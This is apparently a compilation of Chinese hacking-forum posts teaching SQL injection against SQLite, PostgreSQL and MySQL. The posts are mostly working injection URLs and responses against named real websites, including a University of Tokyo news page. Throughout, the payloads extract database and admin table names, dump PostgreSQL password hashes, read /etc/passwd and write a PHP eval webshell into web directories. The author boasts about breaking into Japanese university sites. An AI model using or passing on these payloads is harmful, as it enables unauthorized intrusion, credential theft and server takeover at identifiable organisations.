如图，本文例子中，字段数为25：

字段数有了，按照php+MySQL的步骤，应该是爆参数和数据库了。不过sqlite数据库是一个类似access的*.mdb一样的数据库文件，不需要数据库名，只需要数据库路径。至于参数嘛，就更没有了。那么顺延步骤，猜表段名。sqlite和MySQL不太一样，MySQL 4.x没有information_schema数据库，只能靠人品猜，而MySQL 5.x则可以轻易读出已有的表段，字段甚至数据库名的名字。那个类似于information schema数据库的是一个表，但是这个表默认是不显示的。



如图所示，这个表的名字叫做：sqlite_master，表中的字段有type,name,tbl_name,rootpage,sql，这几个字段中比较有用的就是SQL字段了，构造注入语句如下：

```
http://www.easymobi.cn/product.php?id=0'union+select+1,2,3,4,5,6,7,8,9,0,11,12,13,14,15,16,17,18,19,10,21,22,23,sql,25+from+sqlite_master--
```

得到反馈信息:

```
CREATE TABLE sqlite_sequence(name,seq)
```

那么这里只有一条，如图所示

实际上，sqlite也有mysql里面的group_concat函数，也有导入和导出文件的函数。但是在注入语句中因并未测试成功，所以暂不做讲解。如果以后能遇到的话，Silic Group将重新拿实例讲解关于读取文件和导出webshell的用法，另外还有基于sqlite的group_concat()函数的应用。所以直接讲解关于爆其他数据的方法。方法很简单，group_concat()在注入中不能用，那就用limit限制位置。用法仍然是limit x,y，例如:

```
http://www.easymobi.cn/product.php?id=0'union+select+1,2,3,4,5,6,7,8,9,0,11,12,13,14,15,16,17,18,19,10,21,22,23,sql,25+from+sqlite_master+limit+2,1--
```

就得到了不同的数据:

```
CREATE TABLE [ywlx_news] ( [id] INTEGER PRIMARY KEY NOT NULL, [title] TEXT NULL, [summary] TEXT NULL, [type] INTEGER NULL, [content] TEXT NULL, [time] VARCHAR(30) NULL )
```

这里是数据库创建的历史SQL语句。上面有什么表段字段写的不都很清楚了吗?

剩下的select 字段 from 表段这样的，我想就不需要重复了吧？就这么简单。

PostgreSQL注入语句

本文很抱歉没有实例，没有截图。像我这个不善于Google的人来说，要找一个Postgresql的注入实例还是不太容易，所以，不解释。只有枯燥的语句，和回显作为例子。SQL软件中，不管是MSSQL,MySQL,Oracle还是Access或者是informix,firebird,db2，他们的SQL逻辑和语法都是万变不离其宗的。虽然这么说，但是不建议注入初学者来看本文。因为我不会把每个函数或者语法都解释一遍。直接阅读本文，菜鸟肯定有难度，又没有实例，但是懂SQL手注的人阅读起来还是相当容易的。

在注入中常用的几个注入语法通常有这么几个:

--显示版本

--从已知表段字段爆数据

--列库

--列数据库中的表段

--列表段中的字段

--读取配置信息，例如数据库登陆账户和密码

--读写文件

那我就一个一个来讲这些Postgresql的语法是怎样的。

--显示版本

```
select version();
union select 1,2,...n,version()
//version()函数与MySQL的是一样的
```

回显数据举例:

```
PostgreSQL 8.1.18 on i686-redhat-linux-gnu, compiled by GCC gcc (GCC) 4.1.2 20080704 (Red Hat 4.1.2-46)
```

--从已知表段字段爆数据

```
select aa from bb where cc=dd;
union select 1,2,....n,aa from bb where cc=dd
//所有的SQL语法几乎都是这样的语法来爆数据
```

--列库

```
select datname from pg_database;
union select 1,2,....,n,datname from pg_database;
```

回显举例:

```
postgres,prc,template1,template0
```

--列数据库中的表段

```
select relname from pg_stat_user_tables limit 1 offset n;
//类似于MySQL中的information_schema.tables，虽然不大恰当
union select relname from pg_stat_user_tables limit 1 offset 3;
//limit 1 offset 0和MySQL的limit 0,1一个效果。
```

--列表段中的字段

```
select column_name from information_schema.columns where table_name='xxx' limit 1 offset n;
union select 1,2,.....,n,column_name from information_schema.columns where table_name=0x3a limit 1 offset 5
```

//同MySQL

--读取配置信息，例如数据库登陆账户和密码

```
select usename,passwd from pg_shadow;
union select 1,2,...n,usename,passwd from pg_shadow
//pg_shadow数据库类似于MySQL中的mysql数据库
```

root账户为postgres，回显举例：

```
postgres 9d2e7638fd7c7e433f0074a8f65cfd3a
```

--读取文件

```
create table test(code text);
copy test from '/etc /passwd'with delimiter E'\t';
(注：网上多数关于Postgresql的语句中是双引号，实际测试，8.x到9.x双引号无效，应该用双引号)
```

回显举例：

```
Query failed: ERROR: extra data after last expected column CONTEXT: COPY file, line 1: "root:x:0:0:root:/root:/bin/bash"
```

--写入文件

```
insert into test values ('<?php eval($_POST["cmd"];?>');
copy test(code) to " /var/www/one.php" ;
```

回显举例：

```
Query failed: ERROR: could not open file "/var/www/html/aaa.php" for writing: Permission denied
```

pg_file_read()不如MySQL中的load_file()那么好用，例如：

```
select pg_file_read('pg_hba.conf',1,pg_file_length('pg_hb.conf'));
```

则回显：

```
Query failed: ERROR: function pg_file_length("unknown") does not exist HINT: No function matches the given name and argument types. You may need to add explicit type casts.
```

Postgresql我也不是特别熟，所以写到这里。

对postgresql注入很是陌生，基本是没什么思路我等小菜还真的是没见过，不知道什么长相。这几天看一个韩国站的时候发现了一个，看日本站的时候又看了个。听人说日本的网站比较多，汗，落伍了.....

找了下相关的资料，其实也是还可以理解的，但是对我等小菜来说还是有不理解的地方，只是把自己理解的写出来和大家学习了。也希望哪位大牛能把我不理解的地方写下去.....

注入点:

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and 1=1 正常
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and 1=2 错误
```

工具判断注入的方法:

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 aNd(6=6) 6=6 正确
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 aNd(6=7) 6=7 错误
```

猜字段数:

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 order by 15--正常
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 order by 16--错误了
```

但是可悲的是union select 不可以用，那么这样正常:

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select length(current_database())) between 0 and 30
```

意思是检测数据库的长度在是否在：between 0 and 30之间，是的话就返回正确，错误的话就返回错误。

错误:

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select length(current_database())) between 0 and 7
```

说明数据库名的长度不在0-7之间。

正常:

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select length(current_database())) between 7 and 11
```

说明在7 and 11 之间。

正常:

```
/news/detail_e.html?id=13072 and (select length(current_database())) between 8 and 8
```

说明数据库名的长度为8 接下来我们来看看数据库名是什么。

这两个正常:

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select ascii(substr(current_database(),1,1))) between 0 and 32768
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select ascii(substr(current_database(),1,1))) between 0 and 16384
```

这两个错误:

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select ascii(substr(current_database(),1,1))) between 0 and 64
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select ascii(substr(current_database(),1,1))) between 64 and 96
```

正常:

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select ascii(substr(current_database(),1,1))) between 117 and 117
```

好我们猜到了数据库第一个字符的ascii只是：117，我们来猜第二个:

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select ascii(substr(current_database(),2,1))) between 0 and 32768
```

一直下去就能把数据库弄出来了，结果是：utokyodb。

ok，我们接下来的人物是猜出表名。我们先来看看有多少个表，看两个正常：

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select count(*) from pg_stat_user_tables) between 0 and 2000
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select count(*) from pg_stat_user_tables) between 20and 20
```

好，我们有20个表。接下来我们来看看，表是什么：

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select length(relname) from pg_stat_user_tables limit 1 OFFSET 0)
between 0 and 128
```

这句话的意思是看看第一个表的长度是多少，

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select length(relname) from pg_stat_user_tables limit 1 OFFSET 0)
between 0 and 64
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select length(relname) from pg_stat_user_tables limit 1 OFFSET 0)
 between 19 and 19
```

这两句说明第一个表的长度为：19，我们接下来看看第一个表的内容是什么：

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select ascii(substr(relname,1,1)) from pg_stat_user_tables limit 1
OFFSET 0) between 0 and 32768
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select ascii(substr(relname,1,1)) from pg_stat_user_tables limit 1
OFFSET 0) between 112 and 120
```

一样的方法下去我们就能猜到我们的表了，只要改变(select ascii(substr(relname,1,1))第一个1为2，就是说第一个表的第二个字母的内容了，即(select ascii(substr(relname,2,1))。

好我们来看第二个表的内容是什么，正常：

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select ascii(substr(relname,1,1)) from pg_stat_user_tables limit 1
OFFSET 1) between 112 and 120
```

这一切和查看第一个表的第一个字母的不同点是什么？

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select ascii(substr(relname,1,1)) from pg_stat_user_tables limit 1
OFFSET 0) between 112 and 120
```

没错，我们只要把 OFFSET 0 改为 OFFSET 1即可，结果我们得到了我们想要的管理表为：publish_admin。

接下来我们来看看字段是什么，先来构造下语句。得到/*得到表名为xxx的oid值*/，

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select ascii(substr(oid,1,1)) from pg_class where relname='publish_
admin' limit 1 OFFSET 0) between 0 and 32768
```

显示错误，可能oid类型是oid,要数据类型兼容我们用cast函数强制转换成varchar类型，

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select ascii(substr(cast(oid+as+varchar(10)),1,1)) from pg_class where
relname='publish_admin' limit 1 OFFSET 0) between 0 and 3276811
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select ascii(substr(column_name,1,1)) from information_schema.
columns where table_name=$publish_admin$ limit 1 OFFSET 0) between 0 and 120
```

还是错误，蛋疼。

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select ascii(substr(column_name,1,1)) from information_schema.
columns where table_name=0x7075626C6973685F61646D696E limit 1 OFFSET 0) between 0 and 120
```

错误。

哎，搞不下去了，还请大牛写下去，给我们小菜一个求知的机会。同时也希望各位能多发点自己的心得，藏在肚子里烂了还会拉肚子。

时间过去了很久了，没想到这个贴对一些说还有点用，所以就打算写下去。其实大家看这个语句，应该是没有错的，是不？语句我们是对的。

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072+and+(select+ascii(substr(column_name,1,1))+from+information_schema.columns+where+table_name= publish_admin +between+0+and+256
```

但是为什么回出错呢？？在百思不得其解中，我想到了不是有工具吗？？？我们用工具抓包下 看看 人家的是什么语句...

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072+and+(select+ascii(substr(column_name,1,1))+from+information_schema.columns+where+table_name=chr(112)||chr(117)||chr(98)||chr(108)||chr(105)||chr(115)||chr(104)||chr(95)||chr(97)||chr(100)||chr(109)||chr(105)||chr(110)+limit+1+OFFSET+1)+between+0+and+256
```

正确.....蛋疼，大家看懂没？

```
table_name= publish_admin
table_name=chr(112)||chr(117)||chr(98)||chr(108)||chr(105)||chr(115)||chr(104)||chr(95)||chr(97)||chr(100)||chr(109)||chr(105)||chr(110)
```

绕过去了，出来了！ 这就是爆字段的语句。

我们来继续看看 怎么爆字段的内容，其实还是可以这样的:

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=0+union+select+null,version(),1,version(),version(),version(),null,version(),version(),version(),null,null,version(),version(),column_name+from+information_schema.columns+where+table_name=chr(112)||chr(117)||chr(98)||chr(108)||chr(105)||chr(115)||chr(104)||chr(95)||chr(97)||chr(100)||chr(109)||chr(105)||chr(110)+limit+1+offset+0+--+
```

不过这不是我们今天的目的，

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072+and+(select+ascii(substr(aid,1,1))+from+publish_admin+limit+1+OFFSET+0)+between+0+and+236
```

不对？？？我x.....蛋疼，

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=0+union+select+null,version(),1,version(),version(),version(),null,version(),version(),version(),null,null,version(),version(),rank+from+publish_admin--
```

丫的但是盲注不行啊.....蛋疼啊，

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072+and+(select+ascii(substr(rank,1,1))+from+publish_admin+limit+1+OFFSET+0)+between+0+and+236
```

哦，是可以的，搞定！蛋疼！！

PostgreSQL注入问题总结

日本是一个多么让人联想翩翩浮想连连的词语，为啥我们要搞日本的大学捏？原因很简单，我们都爱日本妹子。国外的网站也不是坚不可摧，看完本系列文章你会发现，什么高深黑客技术，什么日本名牌大学的网站，也不过如此。都是五分钟从前台到服务器的货。

本文基于《PostgreSQL注入语法指南》而写，首先我们先来总结常见问题，常见问题有这样几个：如何判断数据库使用了PostgreSQL数据库，字段数和字段间编码问题，GPC为on时的字符型字段问题，注释符问题。我们一个一个讲。

1. 如何判断php搭配数据库为PostgreSQL

我们假设一个 php+PostgreSQL并且开启了错误回显的网站有一个注入点，我们在xx.php?id=n 后面加单引号'，它的回显将会是这样的：

```
Warning: pg_query() [function.pg-query]:
Query failed: ERROR: unterminated quoted string at or near "'" LINE 1: select * from now where no = 111' ^ in /home/sites/web/school/detail.php on line 307
```

有这样几个关键字可以判断数据库为 PostgreSQL：操作 PostgreSQL 的函数 pg_query()；关键字 function.pg-query 中的 pg。看熟了MySQL的错误回显，有没有发现这个unterminated quoted string at or near不是MySQL的？MySQL的错误回显和这个区别太大了。

2. 字段数和字段间编码问题

我们首先将上面的注入点order by 2可以确认 now数据表的字段数大于 2，当我们 order by 2000的时候，显然不可能有那个表段中有2000条数据，当然会出错，

```
Warning:pg_query() [function.pg-query]:
Query failed: ERROR: ORDER BY position 2000 is not in select list in /home/sites/web/school/detail.php on line 307
```

这样大致可以确认可以猜出正确的字段数了。假设字段数为14，那么我们按照MySQL的步骤，

```
xx.php?id=0+union+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14
```

这句没问题吧？但是它99%概率会出问题了：

```
Warning: pg_query() [function.pg-query]:
Query failed: ERROR: UNION types character varying and integer cannot be matched in /home/sites/web/school/detail.php on line 307
```

这个回显是什么意思呢？问题很简单，union前后的字段数相同了，但是类型不同了。这就像大家来找茬：

```
Union前(程序原来的)：SELECT 数字,文本,日期,数字,数字,时间,文本,数字,文,数,文,数,文,数
Union后(我们注入的)：SELECT 数字,数字,数字,数字,数字,数字,数字,数字,数,数,数,数,数,数
```

和我们要来找茬游戏差不多，我们要做的就是矫正字段与字段间的区别。错误提示中没有提示这14个中，哪一个字段出问题了，我们要一次性让字段数对工整了恐怕有n的14次方种可能，怎么办呢？

很简单，先吧1,2,3,4.....13,14这些字段统统换成NULL，例如：

```
xx.php?id=正确的id数字+and+1=1+union+select+null,null,null,null,null,null,null,null,null,null,null,null,null,null
```

这样就会正确显示原来的新闻页面了。然后我们试着把null依次换成数字，依次替换一个，如果依然返回正确的新闻页面则保留数字并替换下一个，如果返回错误信息就重新换回null并继续替换下一个，这样我们就得到：

```
Union前(程序原来的)：SELECT 数字,文本,日期,数字,数字,时间,文本,数字,文,数,文,数,文,数
Union后(我们注入的)：SELECT 数字,NULL,NULL,数字,数字,NULL,NULL,数,NULL,数,NULL,数,NULL,数
```

实际中，数字型是占少数的，一般我们都是用文本型做显示位的。找出文本型显示位很简单，和数字一样，依次替换并确认，只不过这次不是替换成数字，而是替换成文本，例如'a'：

```
Union前(程序原来的): SELECT 数字,文本,日期,数字,数字,时间,文本,数字,文,数,文,数,文,数
Union后(我们注入的): SELECT 数字,'a',NULL,数字,数字,NULL,'a',数,'a',数,'a',数,'a',数
```

这样就明了了吧？最后应用于实际:

```
xx.php?id=0+union+select+1,'a',null,2,3,null,'b',2,'c',3,'d',4,'e',6
```

这样八九不离十会出显示位的。

3. GPC设置为on问题

PHP有个功能是魔术引号，学称“自动字符串转义”，就是你把.php?id=3'or'1'='1访问后PHP自动给你转换成.php?id=3\'or\'1\'=\'1然后进行下一步动作。

问题在哪里呢？上面我们讲了，将字符型字段替换为'a'来依次确认，GPC为on，岂不是'a'都变成了\'a\'？？？没错，是变了。那么这步就不能进行？答案是能。要知道，计算机是人设计的，人是计算机灵感的来源。

首先，我们注入的目的是什么？显示内容。那么我们为什么要让它使用 'a' 呢？'a'只不过是个用来判断的字符，和and 1=2一样，只是用于判断，无实际意义，and 1=2可以替换成1=3，1=4，甚至1=10000000000000000000000，这只是用来判断而已，没意义。

如果我们将'a'换成有意义的呢？例如version()就可以不需要加引号，比较一下:

```
xx.php?id=0+union+select+1,'a',null,2,3,null,'b',2,'c',3,'d',4,'e',6
xx.php?id=0+union+select+1,version(),null,2,3,null,version(),2,version(),3,version(),4,version(),6
```

整个语句没有用到任何一个单引号.

4. 注释符问题

PostgreSQL的注释符不是#，也就是说，末尾如果有语句未结束，不能加/*或者%23来终止。那么用什么呢？显然是MySQL，MSSQL，SQLite还有PostgreSQL各种通用的“--”，也可以换成%2b%2b，一样的效果。很好记，2B，二逼。测试中%2b%2b有可能会造成访问的短暂失去响应，目前不知道问题在哪里，而横线--则不会出现。

5. 小技巧

PostgreSQL的管理员账户(类似于MySQL的root，MSSQL的sa)名字为postgres，根数据库(类似于MySQL的mysql数据库，MSSQL的master数据库)名字为 postgres。root 和 sa有设置空口令的二逼管理员，PostgreSQL也有很多设置空口令的二逼管理员。遇到过些给PostgreSQL设置了nologin的bash shell，后面你懂的，可以尝试登陆它的shell的。

好了说了这么多，都是理论。我们开始实践吧。目标日本东京大学：http://www.u-tokyo.ac.jp，这个例子来自本论坛的帖子——《PostgreSQL盲注笔记》，这个大牛愣是盲注把PostgreSQL给注了。虽然是很牛的办法，不过我想说，还有更简单的。

我们看注入点:

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072+order+by+15--    页面正确
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072+order+by+16--    页面错误
```

没有错误回显。但是可以确定字段数位15，显然 union+select+1,2,3,4,5,6,7,8,9,0,11,12,13,14,15-- 以后也是错误的页面，否则不需要盲注了都，那么我们这样呢？

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072+and+1=1+union+select+1,2,3,4,5,6,7,8,9,0,11,12,13,14,15--    错误页面
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072+and+1=1+union+select+null,null,null,null,null,null,null,null,null,null,null,null,null,
null,null,null--    正确页面
```

下一步就是依次替换得到数字类型的字段和文本类型的字段了:

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072+and+1=1+union+select+null,
null,1,null,null,null,null,null,null,null,null,null,null,null,null--
```

很可惜，这个页面只有第3个字段是数字型，其他都不是，证据就是，上面剩下的任何一个null替换成数字，都会显示页面错误。那么咱们替换文本类型好了，替换任何一个null为'a'都会出现错误页面，为什么呢？答案就是，gpc为ON，导致'a'变成了\'a\'，盲注帝估计当时就是卡在这里了:-(

不过好在本文前面说了，GPC为on，就不要用'a'了，用version()代替就好了

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=0+union+select+null,version(),1,version(),version(),version(),null,version(),version(),version(),null,null,version(),version(),version()+--
```

得到回显了没？

```
PostgreSQL 8.4.9 on x86_64-redhat-linux-gnu, compiled by GCC gcc (GCC) 4.4.5 20110214 (Red Hat 4.4.5-6), 64-bit
```

实际应用上面，其实我们只需要替换出来一个显示位就够了。闲的蛋疼的人才去一一确认哪个显示位是什么类型——！

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=0+union+select+null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,datname+from+pg_database+limit+1+offset+0+--+
```

PostgreSQL的limit y offset x是和MySQL的limit x,y一样的用法，limit 1 offset 0是第一条数据，limit 1 offset 1是第二条数据...依次类推。

好了，后面的我就不说了，要继续搞，参照本论坛的PostgreSQL注入手册来好了，虽然还是有点不太省事，不过总之，盲注能是不需要了:-)

昨天在一个mysql数据库的console里面直接导出一句话的时候，用这种网上说的直接写出不成功:

```
select 0x3c3f706870206576616c28245f524551554553545b636d645d293b3f3e into outfile 'e://appserv//www//xoops//modules//
wordpress//app.php';
```

还是老老实实建表再写：

```
select code from text into outfile 'e://appserv//www//xoops//modules//wordpress//app.php';
```

而且对于windows一定得用上面这样的形式的绝对路径，网上的大部分都是说的linux下的。

刚碰到一个root空口令的MySql，进phpMyAdmin，outfile成功，但是无法load_file。如下解决，建表:

```
create table test (a text);
insert into test (a) values (load_file('c:\\boot.ini'));
select * from test;
```

成功解决。

MySQL注入解决案例一则

在进行MySQL注入的时候，可能很少有人遇到这个问题，不过我今天遇到了。注入的时候，MySQL 5.x的数据，进行

```
select table_name from information_schema.tables where tabel_schema=database
```

语句的时候，出来的表段带着这样一个前缀[table]，暂时还没遇到过其他的前缀。刚开始的时候我就觉得奇怪了，怎么会有表段叫这个名字。后来发现，将[table]xxxx直接带入语句中，显示表不存在：

```
Table 'down.[table]sessions' doesn't exist
```

不过还是解决了这个问题。

首先我们来看第一条语句：

```
%2527union+select+1+from+(select+count(*),concat(floor(rand(0)*2),0x3a,(select+table_name+from+information_schema.columns+
where+table_schema=database()+and+column_name+like+%2527%25pass%25%2527+limit+0,1),0x3a)a+from+information_schema.tables+
group+by+a)b%2523-1.html
```

爆出字段名含有"pass"的表段中的第一个

我们看到这个表段名称是[Table]backyard_sessions，这个时候我把这个表段带进注入语句，却发现提示错误：




Table 'down.[table]backyard_sessions' doesn't exist的意思就是说这个表不存在。找了很长时候，无果，蛋疼，后来想，会不会是显示过程中有什么字符被转义为方括号[]了？于是用了一下hex：

```
%2527union+select+1+from+(select+count(*),concat(floor(rand(0)*2),0x3a,(select+hex(table_name)+from+information_schema.tables+
where+table_schema=database()+limit+48,1),0x3a)a+from+information_schema.tables+group+by+a)b%2523-1.html
```

结果发现得到的HEX值远远小于预期：

但是如果我在hex()外面再加个unhex()，结果又成了方括号了。

那就用手工进行unhex，发现得到的结果785F73657373696F6E73转为ASCII是"x_sessions"，这就说明服务器处理的时候用 [table]代替了x_。